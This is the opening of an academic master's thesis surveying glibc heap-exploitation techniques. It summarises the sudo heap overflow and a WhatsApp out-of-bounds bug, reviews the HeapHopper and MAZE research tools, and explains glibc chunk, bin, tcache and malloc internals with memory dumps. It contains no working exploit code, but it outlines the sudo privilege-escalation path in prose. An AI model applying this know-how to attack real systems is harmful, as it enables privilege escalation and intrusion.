



**Università
di Genova**

DIBRIS DIPARTIMENTO
DI INFORMATICA, BIOINGEGNERIA,
ROBOTICA E INGEGNERIA DEI SISTEMI

A survey of heap-exploitation techniques

Alireza Karimi

Master Thesis

Università di Genova, DIBRIS Via Opera Pia, 13 16145 Genova, Italy
<https://www.dibris.unige.it/>



MSc Computer Science
Data Science and Engineering Curriculum

A survey of heap-exploitation techniques

Alireza Karimi

Advisor: Giovanni Lagorio

Examiner: Alessandro Armando

November, 2021

Table of Contents

Chapter 1	Introduction	6
1.1	Heap-Based Buffer Overflow in Sudo	7
1.2	WhatsApp out of bounds	9
Chapter 2	State of art	10
2.1	HeapHopper	10
2.2	Maze	11
Chapter 3	Introduction to glibc Heap	12
3.1	Chunk	13
3.2	Memory Allocation	16
3.2.1	Allocation from Free Chunks	17
3.2.2	Allocation from Top Chunk	17
3.2.3	Asking for more memory	17
3.3	MMAP	18
3.4	Arenas	18
3.5	Subheaps	18
3.6	Free	19
3.7	Bins	20
3.7.1	Small bins	21
3.7.2	Large bins	22

3.7.3	Unsorted bin	22
3.7.4	Fast bins	23
3.7.5	Tcache bins	23
3.8	malloc	24
3.9	calloc	27
3.10	Alignment	28
3.11	mallopt	28
3.12	malloc_consolidate	29
Chapter 4	Tools	31
4.1	GDB	31
4.1.1	GEF	32
4.1.2	PWNDBG	33
4.2	Heappy	35
4.3	Libc database	35
4.4	Patchelf	36
4.5	Debug Libc	36
Chapter 5	Heap Exploitation	38
5.1	Use After Free	38
5.2	Double Free	40
5.3	Forged Chunk	42
5.4	Unsorted bin attack	44
5.5	Large bins attack	46
5.6	Overlapping chunks	47
5.7	The Houses	50
5.7.1	The House of Mind	50
5.7.2	The house of Force	53

5.7.3	The House of Lore	55
5.7.4	The House of Spirits	58
5.7.5	The House of Orange	59
5.7.6	The House of roman	63
5.7.7	The House of Rabbit	65
5.7.8	The House of Einherjar	66
5.7.9	The House of Botcake	67
5.8	tcache poisoning	69
Chapter 6 Conclusion		71
Bibliography		72

Chapter 1

Introduction

An application has different types of memory space. Two most important are *heap* and *stack*. Usually, local variables store in the stack; the stack may also pass the function's parameters. Applications use the heap to allocate memory during run time dynamically. That means an application can request memory and freed memory during execution. The data stored in a heap are accessible by all threads, so, It is important to handle it properly. There are some other differences between stack and heap too:

- heap memory can become fragment, but Stack memory won't
- heap can access to variable globally, but the stack can access to a local variable only
- heap memory allocation perform by developers, but stack allocation perform by compilers
- developer have to free heap's memory when they do not need it anymore, but we would not have to handle stack

Each of mentioned memory spaces has advantages and disadvantages; as a result, which one to use depends on the circumstances. If we need to handle data in LIFO format, then the stack is the better choice. As we know, to pass parameters to a function, the caller function puts them inside the stack. In this way, the compiler does not have to free up memory after returning from the called function because they automatically remove it. Also, Stack memory space is a better solution for local variable access.

Every platform has a way to interact with heap memory. Our work specifically on *glibc* memory allocator which drives from *ptmalloc* heap implementations, which is itself derived from *dlmalloc*, so, at first we want to discuss *glibc* allocations algorithms and Methods.

The question may arise when the heap memory can be used as an option to attack the system in the real world. To answer this question, we examine several attacks on the heap and their obstacles and problems. In Section 1.1 we introduce one of the most recent attacks on the *sudo*, then, In Section 1.2 we discuss an attack on one of the most famous messenger.

1.1 Heap-Based Buffer Overflow in Sudo

Its great importance is not hidden from anyone, *sudo* stood for *super user do*. As the name suggests, it is an application for unixlike operating system that allows users to execute a program under a root user privilege. The Qyalys [vul21a] researcher recently found a *heap overflow* vulnerability inside the *sudo*. This vulnerability causes that a normal privileged user gets root privileges without authorization. It sounds dangerous mainly when we know the vulnerability available in many major unixlike operating systems like MacOS. First, we argue how they found it while no one else could for almost decades, and then, we introduced the technical detail about exploitation.

Although it may not be entirely relevant to the topic of the thesis, the first question that arises is how they discovered the bug. It may lead to understanding the *sudo* better. *Fuzzing* is an automatic software testing that provides invalid input data to target programs to monitor program behavior. Afl stands for American fuzzer looper is a free fuzzer software that employs a genetic algorithm to generate the best-unexpected input for the program. These two play a crucial role in found software vulnerability. *Sudo* is not just a program like the others; so, we need some modifications to test *sudo*. Afl read input data from a file and pass it as an argument. It would not fuzz argument by default. To fuzz arguments of a program, afl developers provide a header file.

```
/AFL/  
main(int ... argc){  
    AFL_INIT_ARGV()  
}
```

This function reads our fake `argv` from an input file, then, overwrites the real `argv` with our fake `argv`. Now we can fuzz the *sudo* and `argv`; nevertheless, it would not work. The header file has a buffer overflow; therefore, a crash arises inside the afl if we try to fuzz the *sudo*. There is another fork of afl which name is afl++, this implementation has non of mentioned bugs.

The path of the vulnerability of the *sudo* was through the *sudoedit*. The *sudoedit* is a symlink to actual *sudo*. As we now `argv[0]` hold the filename executable, so, when we execute the *sudoedit*, the first argument must be *sudoedit* itself. This is important because

the sudo has a check on the file name. The problems do not finish yet, sudoedit does not get the file name from `argv[0]` only, it uses `getprogname` if available. We have to remove this part from the sudo source code.

Linux provides two different `userId`: the `userId`, the `effective userId`. A program like the sudoedit uses `setUid` to set `userId`. If we execute a program with sudo, the program gets our normal `userId` like 1000 also gets `effective userId` as 0 because we need to execute it as the root user. If we fuzz the sudo with afl in order to interact with `setUid` in the sudo, our fuzzer need to execute as root which runs sudo. In such a situation sudo might show different behavior because it's already root.

After overcoming all of the mentioned problems, we can fuzz the sudo and found the problem. All of the mentioned problems were difficult to solve; therefore, we can conclude no one had done it before. That is the reason sudo overflow has not been discovered for almost a decade. The research team that found the vulnerability uses the code review to find the vulnerability.

Now, it is time to discuss how this vulnerability works. There is a loop inside the `set_cmd` method, which is unsecured because the pointer might become out of bounds. This code copy strings one character at a time. The problem is about the backslash check. When the string end by a backslash, the `from` pointer move one forward, copy the next character, then move forward again. In c strings must be `null` terminate, appropriately, the `null` byte determines the end of the string. In the Vulnerability situation, the code copy the `null` byte to the destination mistakenly then points to an invalid location in memory. Now we have an *overflow*; therefore, the code starts to copy everything inside memory to the destination until the next `null` byte.

```
00AAAAAA\00AFBFED ...
```

The sudo sanitizes every input. The function which sanitizes sudo arguments is `parse_args`. This function adds another backslash after special characters, thus, It is impossible to have one backslash anymore, the exploitation would not work. The attackers were looking for a way to bypass `parse_args`. They understood if we pass `-s` with sudoedit instead of sudo, the `parse_argv` does not sanitize the input argument.

The next step is to abuse the overflow vulnerability to execute arbitrary code. The researchers propose a couple of techniques for arbitrary code execution. Buffer Overflow gave the attacker ability to overwrite what's come after the buffer. The teams figure out if we overwrite the value of `name` property inside `servie_user` structure, in future `nss_load_library` use this structure to load an external library with `dlopen` which is a perfect target for any explorations. However, there is no right way to overwrite an object directly. We have no control over memory and can not determine what comes after the buffer. Different allocation and deallocation cause different heap layouts. If we overflow

the heap blindly, we might overwrite other objects too and break the program execution. The researchers used the *heap fang shui* to obtain the required heap layout.

1.2 WhatsApp out of bounds

WhatsApp is one of the most famous instant messenger Applications in the world. They have a cross-platform instant messenger with endtoend encryption and more than one billion users. The security features of these messengers make it a popular choice among those who care about message security. A security research team has been found a vulnerability inside the `whatsApp` image filter function [vul21b]. The vulnerability trigger by applying a filter on a crafted malicious image. The researchers use affuzzer to generate different images as input files and caused WhatsApp to crash. Unlike the sudo case, the researchers do not have the source code. They captured the crash log, then did reverse engineering to identify the source of the crash. In this case, a heap base *out-of-bound* was the cause of vulnerability. The problem was that both source and destination were assumed to have the same size and `ARGB` format with 4 bytes per pixel. An attacker craft an image with 1 byte per pixel, but, the function still reads 4 bytes per pixel that causes the *out-of-bound* read vulnerability.

Chapter 2

State of art

Over the years, a lot of works has been done to make it more secure. In addition, many techniques have been used to exploit the weaknesses of its various implementations. In this section, we mention some of the previous work on heap exploitation. In Section 2.1 we discuss heap hopper [EBW⁺18] as a Framework to evaluate any heap implications, then in Section 2.2, we introduced MAZE [WZZ⁺21] which is an Automatic heap fang Shui technique. In section Section ?? we discuss PTAAuth [fAL21] .

2.1 HeapHopper

Unlike many papers, the heap hopper authors go to the memory allocator and try to come up with a solution to check the security of the implementation of heap memory. The solution is base on symbolic execution to analyze the Security of a heap implementation. Also, we should mention heap hopper works on a heap implementation that keeps chunks metadata alongside chunks themselves like glibc. HeapHopper works on a compiled version of a heap manager instead of source code in this way they can analyze an implementation without source code. HeapHopper takes compiled implementation of heap manager alongside a configuration file which indicates the list of Transactions, bound, and list of Security properties. List of transaction indicate operations that can be perform by an attacker like `malloc`, `free`, *use-after-free*, and *buffer overflow*. Bound is the maximum number of Transactions in one attack. The list of Security properties is a list of the invalid state which an attacker can reach. The output is a proof of concept file in C. Heap hooper try to find a sequence of transaction that reach a state of violated a Security property. To do that, by enumerating permutations of the transactions provided in the input file, it generates a list of transactions. Then for each sequence, a c file generate and compiled. Then each file symbolically executes by a framework called *angr*. In a case study, the authors

test heaphopper on `ptmalloc`. They successfully reproduce all known attacks in `ptmalloc` except the *the house of force*.

2.2 Maze

Many attacks on memory vulnerability need a special heap layout. As we mention in Section 1.1 the technique used to obtain the required layout called *heap fang shui*. The paper presents a novel approach to automatically manipulate a heap layout. They divide the problem into 3 phases: Generate Expected heap layout, Heap layout manipulate, create and exploit. The paper focuses on the main part: Heap layout manipulates. In the first phase, we have to make the expected heap layout base on the vulnerability we want to exploit. The author claim many sanitizers can found the vulnerability and corresponding object. The second phase is to manipulate the heap layout. Before continuing this part, I have to mention, the author presents a concept called *Heap layout primitive*. The heap layout primitive is a block of code for heap layout manipulates by heap allocator inside the program. The paper converts the problem to a simple problem: Put object `o` inside place `p` at the time `t`. To do that, the author first extracts and analysis Heap layout primitives. The first step is to extract the primitive, to do that, the author claims each program driven by user input has a function with a loop to handle input events. The author extracts this snippet of code with the help of static analysis and uses them as a tool to manipulate the heap layout. Of course, to have a precise heap layout we need to know the semantic of extracted primitive like the size of allocation/deallocation. The paper used *taint analysis* and *symbol extraction* to extract semantic data. The next step is to utilize extracted primitive in a way to manipulate heap layout. The paper present a novel algorithm call **dig and fill**. At the time of allocation the target object `o`, if the target place `p` already taken by another object `o-` then **dig** multiple holes before `o-` allocation by adding some of extracted primitive, to leave place `p` for object `o`. At the time of allocation target object `o` if the target place `p` is free but the allocator put `o` inside another hole then **fill** holes until allocator put `o` inside `p`. The last phase is to generate a full chain exploit base on the heap layout generated in phase 2.

Chapter 3

Introduction to glibc Heap

In the following sections, we discuss how glibc manages heap memory space. The GNU C library, known as glibc, is GNU's implementation of the C standard library. glibc provides a wide variety of C standard functions and system call wrappers. glibc is not just one .so library file; instead, it contains many library files. The most famous glibc library is the C standard library or libc. Libc provides macro, type, or function for tasks like memory management. Libc provide memory management functions like `malloc`, `calloc` and `free`. In C, there is two way to allocate memory; static allocation and automatic allocation¹. The static one allocates in main memory and exists during the execution. Automatic variable allocates on the stack like function variable. glibc dynamically allocate memory; it allocates during the execution; also, dynamic variable size is unknown during the compile time. We work especially on libc dynamic memory management mechanism. Consider the following code as an allocation sample:

```
int array[20];
```

The above code statically allocates an array of twenty integers. In the mentioned sample, the array size is fixed during the compile-time. However, there may be a situation in which the array size is unknown.

```
int *array = (int*)malloc(20 * sizeof(int));
```

The above code computes the number of bytes required to store 20 integers in memory, then requests that the necessary memory space from `malloc`. Function `malloc` returns the pointer to that twenty integers in the memory. Sometimes `malloc` cannot allocate memory; If `malloc` fails to assign the required memory, it returns a null pointer.

```
if (array == NULL) {
```

¹<https://renenyffenegger.ch>

```
fprintf(stderr, "failed");  
return -1;  
}
```

After finishing work, we no longer need arrays, so, it is possible to release the memory with the `free` function.

```
free(array);
```

The `malloc` does not clear the allocated memory space, so it contains junk data. It is possible to use the `calloc` function to allocate memory and reset it simultaneously.

```
int *array = calloc(10, sizeof(int));
```

In the following, first, *chunk* discuss as heap allocation memory units in Section 3.1, dynamic memory allocation steps introduce in Section 3.2, then, introduce *mmap* as one of the libc memory allocation methods in Section 3.3. *Arena* introduces in Section 3.4 as the main heap area space, then, *Subheap* is discusses in Section 3.5. The memory release procedure introduces in Section 3.6 as the `free` function. *Bins* as the main structure of heap space manager by libc introduces in Section 3.7. `malloc` discusses in Section 3.8 as one of the libc functions for memory allocation, after that, in Section 3.9 `calloc` introduces as a second option. In Section 3.10 deals with memory alignment. Section 3.11 presents *mallopt* as one of the libc functions to customize the behavior of glibc memory allocation. *malloc_consolidate* discuss in Section 3.12 as a special version of `free` function.

3.1 Chunk

Allocation and free are not the only job of the heap manager. The heap manager needs some mechanism to keep track of the previous allocation and free space. To achieve this, the heap manager needs to store some metadata. Moreover, the heap manager needs to align memory in 8 bytes for a 32-bit system and 16 bytes for a 64-bit system.

This allocation metadata and padding are stored next to the allocated memory, which `malloc` returns to the user. For this reason, the heap manager uses a data structure called *chunk*. Due to the storage of metadata and alignment, each chunk is usually bigger than the requested memory size by the user. When the user sends a request for memory allocation, the heap manager finds a chunk big enough for user data plus metadata. After finding the appropriate space, it returns a pointer to the user data in the chunk. The code below shows the chunk data structure ²:

²[malloc.c, line 1163](#)

```

struct malloc_chunk {
    INTERNAL_SIZE_T mchunk_prev_size;
    INTERNAL_SIZE_T mchunk_size;
    struct malloc_chunk* fd; // Forward Pointer, points to next freed chunk
    struct malloc_chunk* bk; // Backward Pointer, points to previous freed chunk
                             // in double link list
    /* Only used for large blocks: pointer to next larger size. */
    struct malloc_chunk* fd_nextsize;
    struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;

```

An allocated chunk data structure is different than a free chunk. A dedicated memory chunk only has a field `mchunk_size`, while, a freed chunk has pointers to find the next free piece. The memory area used for these pointers overlaps with the user's data. Consider the following code that allocates three chunks of 8 bytes and free them after:

```

int main(){
    int *a = malloc(8);
    int *b = malloc(8);
    int *c = malloc(8);
    free(a);
    free(b);
    free(c);
}

```

Take a look at heap structure after allocation:

```

Allocated chunk
Addr: 0x555555559290
Size: 0x21

Allocated chunk
Addr: 0x5555555592b0
Size: 0x21

Allocated chunk
Addr: 0x5555555592d0
Size: 0x21

Top chunk
Addr: 0x5555555592f0

```

```
Size: 0x20d11
```

As you can see, the heap has four chunks after three memory allocations. The first three memory chunks are requested by the user. The last chunk with the big size is the *top chunk*. The top chunk is the remaining free space in the current heap. Now look at returned address by glibc:

```
pwndbg> p a
$3 = (int *) 0x5555555592a0
pwndbg> p b
$4 = (int *) 0x5555555592c0
pwndbg> p c
$5 = (int *) 0x5555555592e0
```

As mentioned above, the returned address by glibc is not the address of chunk, but, the address of its data section. We can see a 16 bytes difference by subtracting these two addresses used for metadata. If we look at the chunk data structure, there are two `INTERNAL_SIZE_T` is used to keep the size of the chunk. The glibc documentation says that `INTERNAL_SIZE_T` is the word-size used for internal bookkeeping of chunk sizes. The default size is equal to `SIZE_T`. Now, if we take a look inside the memory:

```
gef: x/16xg 0x0000555555559290
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x0000000000000000 0x0000000000000000
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x0000000000000000 0x0000000000000000
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x0000000000000000 0x0000000000000000
0x5555555592f0: 0x0000000000000000 0x00000000000020d11
0x555555559300: 0x0000000000000000 0x0000000000000000
```

In the above allocation, we have 16 bytes of metadata plus 8 bytes of memory allocation, which total allocation becomes 24 bytes. However, glibc must keep memory in 16-byte alignment; as a result, the final allocation is 32 bytes. Please look at the size field in an allocated chunk; we can see the size is not 32 but 33. The reason is that the three least significant bits are used for special purposes:

1. A (`NON_MAIN_ARENA`): does the chunk belong to the main arena?
2. M (`IS_MMAPPED`): was the chunk allocated through `mmap`?
3. P (`PREV_INUSE`): is the previous chunk in use?

Free chunks need more metadata to keep the pointer of the next and previous free chunks. To achieve this, glibc uses the data section of the free chunk as a place to keep pointer metadata. Take a look at heap after call `free`:

```
Free chunk
Addr: 0x555555559290
Size: 0x21
fd: 0x00

Free chunk
Addr: 0x5555555592b0
Size: 0x21
fd: 0x5555555592a0

Free chunk
Addr: 0x5555555592d0
Size: 0x21
fd: 0x5555555592c0

Top chunk
Addr: 0x5555555592f0
Size: 0x20d11
```

Take a look at inside memory; we can see, glibc keeps pointer information in chunk's data section. The current execution environment is glibc-2.31, the backward pointers point to the data section of the previously freed chunk. The forward pointers point to some data about tcache, which discussed in Subsection 3.7.5.

```
gef: x/16xg 0x0000555555559290
0x555555559290: 0x0000000000000000 0x0000000000000021
0x5555555592a0: 0x0000000000000000 0x0000555555559010
0x5555555592b0: 0x0000000000000000 0x0000000000000021
0x5555555592c0: 0x00005555555592a0 0x0000555555559010
0x5555555592d0: 0x0000000000000000 0x0000000000000021
0x5555555592e0: 0x00005555555592c0 0x0000555555559010
0x5555555592f0: 0x0000000000000000 0x00000000000020d11
0x555555559300: 0x0000000000000000 0x0000000000000000
```

3.2 Memory Allocation

First, we discuss the heap manager in a simple algorithm; then, we discuss each part in detail. The first question is, what happens when the user requests a memory allocation:

1. Heap manager checks previously freed chunk, if there is a chunk big enough, then, return it.
2. If the heap manager is unable to find a previously freed chunk, then look at the top chunk. If there is enough available space, then allocates a new chunk and returns it.
3. If there is not enough space, then ask the kernel for new memory to extend the heap and allocate the chunk from this new space.
4. If all the above fails, then `malloc` returns `NULL`, which means we cannot allocate the requested memory.

3.2.1 Allocation from Free Chunks

As we mentioned, previously freed chunks are the first place search by the heap manager. Heap manager tracks of freed chunks via some linked list call *bins*. The heap manager looks at bins to find a chunk big enough when an allocation is received. If the chunk has the same size, then the heap manager returns it. Otherwise, if the chunk is larger than requested, then the heap manager split it. There are several different types of bins which we discuss in Section 3.7.

3.2.2 Allocation from Top Chunk

The next question that arises is that what does happen if there are no suitable free chunks. In this situation, the heap manager checks the remaining space at the end of the heap, that is, the top chunk. The heap manager creates a fresh memory chunk from top chunk If there is enough space.

3.2.3 Asking for more memory

Assume we do not have any suitable free chunk, and the request is much bigger than the remaining space in the top chunk. In this case, the heap manager asks the Linux kernel for more memory. Now we have to discuss another system call `brk`. When a program executes, the heap manager calls `sbrk`, which itself used the `brk` system call. This system call allocates memory just after the program gets loaded. The newly allocated region would collide with something else in the process's address space like a dynamic library; as a result, the heap memory area cannot be extended contiguously after a while. In such a scenario, the heap manager cannot allocate contiguous memory and calls `mmap` to devote non-contiguous memory space.

3.3 MMAP

The heap manager uses `mmap` instead of `sbrk` to allocate large amounts of memory that exceed a certain threshold. Chunks metadata contain a special flag for these reasons, which indicate this chunk allocated off-heap via `mmap`. When the user releases the memory by calling `free`, these chunks are `unmmap`. By default, the `mmap` threshold is 128KB, then dynamically grows to 512KB³ for 32-bit and 32MB for 64-bit systems.

3.4 Arenas

Concurrency is a challenge in multi-thread applications, and heap manager is not safe from this issue. There are many solutions to handle race conditions. In the early days, the heap manager used a simple global lock before every heap operation to synchronize access to shared data. However, this approach has a high cost. In multi-threaded applications that use the heap memory heavily, this strategy leads to significant performance problems because it has to be locked many times.

To improve the performance *ptmalloc2* introduces a concept called *arena*. Different threads may have their arena, and each arena manages its chunks. As a result, threads can work simultaneously in the different areas without the need to synchronize their access to a shared data structure.

As we will see, each arena consists of one or more (sub)heaps, as detailed in Section 3.5.

When a process creates a new thread, the heap manager finds a new arena up to the maximum allowed number. The default value from the maximum number of the arena is $(2 \cdot \text{number of CPU cores})$ for 32-bits, and $(8 \cdot \text{number of CPU cores})$ for 64-bits. You can tune this value by using `mallopt` function, as discussed in Section 3.11. So, what happens when we reach max number? Thread has to share the arena.

As we saw before, the main arena grows by using the `sbrk` system call. This is not true for secondary arenas Section 3.5, which grow by calling `mmap`.

3.5 Subheaps

The main heap arena is located just after where the program has been loaded and expanded by `sbrk`. We can conclude that in multi-thread applications, which have secondary heaps,

³[malloc.c, line 3263](#)

`sbrk` can not do this. A secondary arena emulates the main heap arena by using *subheaps*. A subheap works like the main heap; however, there are some differences.

The heap manager asks the kernel to reserve an area of memory for the *subheap* by using `mprotect`. Reserving does not allocate memory to subheap; it just tells the kernel: “do not use this space”. Memory pages are requested with flags `PROT_NONE` to achieve this goal.

Then, as the main heap is expanded by calling `sbrk`, the heap manager expands the previously reserved area to subheap by calling `mprotect` again and changing the page flags to `PROT_READ|PROT_WRITE`.

3.6 Free

By calling `free`, the heap can free up the space. First, it needs to calculate the chunk address from the user pointer. The user has a pointer to the user data section of the chunk, but `free` needs the actual address of the chunk, so, by subtracting the pointer address from metadata size, we can find the chunk address. In the following, the heap manager checks if the chunk is `mmap`⁴. When the chunk does not allocate by `mmap`, the corresponding arena is found⁵ and `_int_free`⁶ calls.

```
/* ... */
ar_ptr = arena_for_chunk (p);
_int_free (ar_ptr, p, 0);
/* ... */
```

Sending an invalid pointer may lead to memory corruption; as a result, the heap manager does some security checks on pointer alignment⁷ and size⁸ before freeing up space.

```
/* ... */
if (__builtin_expect ((uintptr_t) p > (uintptr_t) -size, 0) || __builtin_expect
    (misaligned_chunk (p), 0))
    malloc_printerr ("free(): invalid pointer");
if (__glibc_unlikely (size < MINSIZE || !aligned_OK (size)))
    malloc_printerr ("free(): invalid size");
/* ... */
```

The library in question is version `glibc2.31`, so the first place to put free chunk is `tcache`⁹.

⁴`malloc.c`, line 3104

⁵`malloc.c`, line 3124

⁶`malloc.c`, line 3125

⁷`malloc.c`, line 4171

⁸`malloc.c`, line 4176

⁹`malloc.c`, line 4181

```

/* ... */
size_t tc_idx = csize2tidx (size);
if (tcache != NULL && tc_idx < mp_.tcache_bins)
/* ... */

```

If the chunk does not fit into tcache check the fast bins as the second place¹⁰.

```

/* ... */
if ((unsigned long)(size) <= (unsigned long)(get_max_fast ()))
/* ... */

```

In the third step, if the chunk does not eligible to fast bins, it merges by neighbors in the small, large, and unsorted bin¹¹. As the final step if the merged chunk locates at top of the heap, it merges with the top chunk instead of putting it back inside bins¹².

```

/* ... */
if (nextchunk != av->top)
/* ... */

```

We should mention in the case of release a chunk with the size bigger than `FASTBIN_CONSOLIDATION_THRESHOLD`¹³, the heap manager call `malloc_consolidate` to merge fast bins chunks, then put them back inside the unsorted bin.

3.7 Bins

The heap manager requires a mechanism to manage and organize recently freed chunks for the following allocations. The simplest solution to keep track of freed space would be to store them in a single, giant, bin; although this could work, it is not a good solution. Malloc uses vary wildly, so this approach leads to a performance problem. To improve performance, the heap manager uses different types of bins. There are five different type of bins: *small bins*, *large bins*, *fast bins*, *unsorted bin* and *tcache*. All of the mentioned bins exist in the same area of heap manager¹⁴. This is an array of 127 items, as the index 0 is unused.

```

/* ... */
mchunkptr bins[NBINS * 2 - 2];

```

¹⁰[malloc.c](#), line 4220

¹¹[malloc.c](#), line 4304

¹²[malloc.c](#), line 4336

¹³[malloc.c](#), line 4398

¹⁴[malloc.c](#), line 1677

```

/* ... */
#define NBINS          128
#define NSMALLBINS     64
/* ... */
#define largebin_index_32(sz) \
    (((((unsigned long) (sz)) >> 6) <= 38) ? 56 + (((unsigned long) (sz)) >> 6) \
    : \
    (((((unsigned long) (sz)) >> 9) <= 20) ? 91 + (((unsigned long) (sz)) >> 9) : \
    (((((unsigned long) (sz)) >> 12) <= 10) ? 110 + (((unsigned long) (sz)) >> \
    12) : \
    (((((unsigned long) (sz)) >> 15) <= 4) ? 119 + (((unsigned long) (sz)) >> 15) \
    : \
    (((((unsigned long) (sz)) >> 18) <= 2) ? 124 + (((unsigned long) (sz)) >> 18) \
    : \
    126)
/* ... */

```

Now, we want to discuss how the heap manager recycles a chunk for a new allocation. First, consider a simple schema:

1. If the M-bit in metadata is set, then this chunk is allocated off-heap, so, it should be freed by using `unmap`.
2. Otherwise, if the chunk right before this chunk is free, then they merge (the way they are merged depends on many factors, we will detail them in the following sections).
3. If the chunk right after this chunk is free, then they merge.
4. After the merge, if the larger chunk is located at the top of the heap, then it absorbed by the top-chunk, instead of being added to bins.
5. Otherwise, the freed chunk is added to the corresponding bin.

3.7.1 Small bins

There are 62 small bins, each of them stores chunks of a fixed size; as a result, each list is “sorted by size” automatically; also, storing and retrieving chunk from small bins is fast. Small bins holds chunks below 512 bytes in the 32-bit systems, and chunks below 1024 bytes in 64-bit systems, with a double-link list.

3.7.2 Large bins

For chunks over 512 bytes (1024 bytes in 64-bit systems), the heap manager uses another strategy called large bins. There are 63 large bins. The main difference between small and large bins is that large bins uses a size range instead of a fixed size for every bin. Each large bins bin stores chunks with a unique size range instead of a fixed length. Like in small bins, in such a way that they do not overlap with each other.

The other difference is large bins needs to sort during the insertion of a chunk. As a result, large bins are slower than small bins, however, large bins are typically used less than small bins in real programs, so, this is not a big problem. Large bins uses double-linked lists like small bins.

3.7.3 Unsorted bin

In real programs, `free` is often followed by an allocation of the same size. So, the heap manager introduced another optimization called unsorted bin. In this optimization, the heap manager merges freed chunks with its neighbors and puts them inside a general bin called unsorted bin, instead of finding the corresponding place in other bins.

Then, when a new allocation request arrives, the heap manager iterates over the item in unsorted bin and compares the requested size to each item. If an item is big enough to accommodate the request, then the heap manager returns it, otherwise, it moves the item to the corresponding bin. Consider following `malloc` code from glibc 2.23 ¹⁵:

```
for (;;) {
    int iters = 0;
    while ((victim = unsorted_chunks (av)->bk) != unsorted_chunks (av)){
        /* ... */
    }
}
```

As we can see, `malloc` iterate over all items inside unsorted bin. We can conclude that when the heap manager tries to find chunks in unsorted bin, all of the unsorted bin chunks move to corresponding bins.

¹⁵[malloc.c](#), line 3467

3.7.4 Fast bins

Fast bins¹⁶ is an optimization on top of the previously mentioned bins. Each bin keeps recently freed chunks in a single-linked list. We have ten fast bins, each of them kept just one chunk size. Chunks in fast bins do not merge with neighbors; instead, fast bins keeps them alive, as a result, if the program sends the same size request, the heap manager can use these chunks.

The heap manager does not free up fast bins chunks by do not set **P-bit**. Of course, this strategy has a downside too. The memory of the process becomes full or fragment after a while; to overcome this issue heap manager needs to “flush” memory from time to time. There is not any periodic job to flushing fast bins, instead, glibc uses another variant of free function call `malloc_consolidate`.

3.7.5 Tcache bins

Since glibc-2.26 tcache add as the last optimization in the heap manager. Usually, in a multi-thread process, resources like heap are share. A shared resource between threads can lead to a problem called “race condition”. As we mentioned before, a simple strategy to overcome race conditions is “lock”. The lock gave temporary ownership of resources to one threat. When the job of the first threat finishes, then the second one can proceed. The lock has a great cost because a program frequently uses the heap manager. The heap manager overcomes this problem by using a secondary arena for each threat until it hits the threshold; moreover, it uses tcache per-threat to reduce the cost of the lock. Tcache speeds up the allocation by having per-threat bins for small chunks. When a threat sends an allocation request, the first tcache of that threat checks for an available chunk. If tcache have a big enough chunk, then threat use it and do not need to wait for a heap lock. In the first sample, we can see chunks added to tcache after call `free`; however, If we execute the same code on glibc-2.23, we have a different result because it does not support tcache. glibc provide 64 tcache, each of which stores up to 7 chunks of the same size.

```
Free chunk (tcache)
Addr: 0x555555559290
Size: 0x21
fd: 0x00

Free chunk (tcache)
Addr: 0x5555555592b0
Size: 0x21
fd: 0x5555555592a0
```

¹⁶[malloc.c, line 1564](#)

```
Free chunk (tcache)
Addr: 0x5555555592d0
Size: 0x21
fd: 0x5555555592c0
```

3.8 malloc

It is time to put all it together to find out how `malloc` works. When a new allocation request arrives, `malloc` does the following procedure: By consider glibc-2.31, In these particular version tcache is the first place. If tcache have a chunk with the same size, the heap manager returns it immediately. If the chunk is bigger than the request, tcache will not split it, instead, the heap manager keeps it for future requests. In this case, the arena does not need to lock because the chunk returns from tcache immediately. Consider the following code ¹⁷:

```
/* ... */
if (tc_idx < mp_.tcache_bins && tcache && tcache->counts[tc_idx] > 0){
    return tcache_get (tc_idx);
}
```

The above code is inside the `libc_malloc`. It is responsible for checking and returns a chunk from tcache before locking the arena and search for a chunk. If the tcache fail, In the next step, two situations may happen. There is no need to lock at the arena in a single-thread application because there is no concurrency. Instead, in a multithread application, first, the heap manager gets the corresponding arena and then locks it. The following code is responsible to check the mentioned situation ¹⁸:

```
/* ... */
if (SINGLE_THREAD_P){
    victim = _int_malloc (&main_arena, bytes);
    return victim;
}
arena_get (ar_ptr, bytes);
victim = _int_malloc (ar_ptr, bytes);
/* ... */
```

Now we discuss the `_int_malloc` function. This function gets the request size, and the corresponding arena then tries to allocate a chunk and return it from bins or top chunks.

¹⁷[malloc.c, line 3047](#)

¹⁸[malloc.c, line 3056](#)

Consider tcache fails in the previous step. The next place to check is the fast bins. Also, As we mention, each fast bin keeps just one size of the chunk; as a result, remove and add a chunk to the fast bin is fast ¹⁹.

```
if ((unsigned long) (nb) <= (unsigned long) (get_max_fast ()))
```

In this step, while the heap manager checks the fast bins for a fair chunk, It fills tcache too, if found a same size chunk in the fast bins. It is a performance improvement. Usually, the following allocation has the same size too. Hence, the next allocation finds in the tcache without the need to arena lock ²⁰.

```
size_t tc_idx = csize2tidx (nb);
if (tcache && tc_idx < mp_.tcache_bins){
    /* ... */
}
```

In the following step, the heap manager checks the small bins If the request is in the range of small bins chunk size. Like fast bins, each small bins keep one chunk size, so, there is no search too ²¹.

```
/* ... */
if (in_smallbin_range (nb)){
    idx = smallbin_index (nb);
    bin = bin_at (av, idx);
    if ((victim = last (bin)) != bin)
        /* ... */
}
```

Unlike fast bins, chunks in small bins use a double link list, so, when you remove one chunk you have to fix the forward and backward pointers for previous and next chunks ²².

```
idx = smallbin_index (nb);
bin = bin_at (av, idx);
/* ... */
bck = victim->bk;
bin->bk = bck;
bck->fd = bin;
```

Attacks in small bins usually abuse this part of code to write data in a location by manipulating the pointer's data. Like what happens in a fast bin, the heap manager adds

¹⁹[malloc.c, line 3577](#)

²⁰[malloc.c, line 3599](#)

²¹[malloc.c, line 3635](#)

²²[malloc.c, line 3637](#)

the same size chunk to tcache too. If the request was not in the range of small bins, heap manager free and merge fast bins chunk in the first place ²³.

```
malloc_consolidate (av);
```

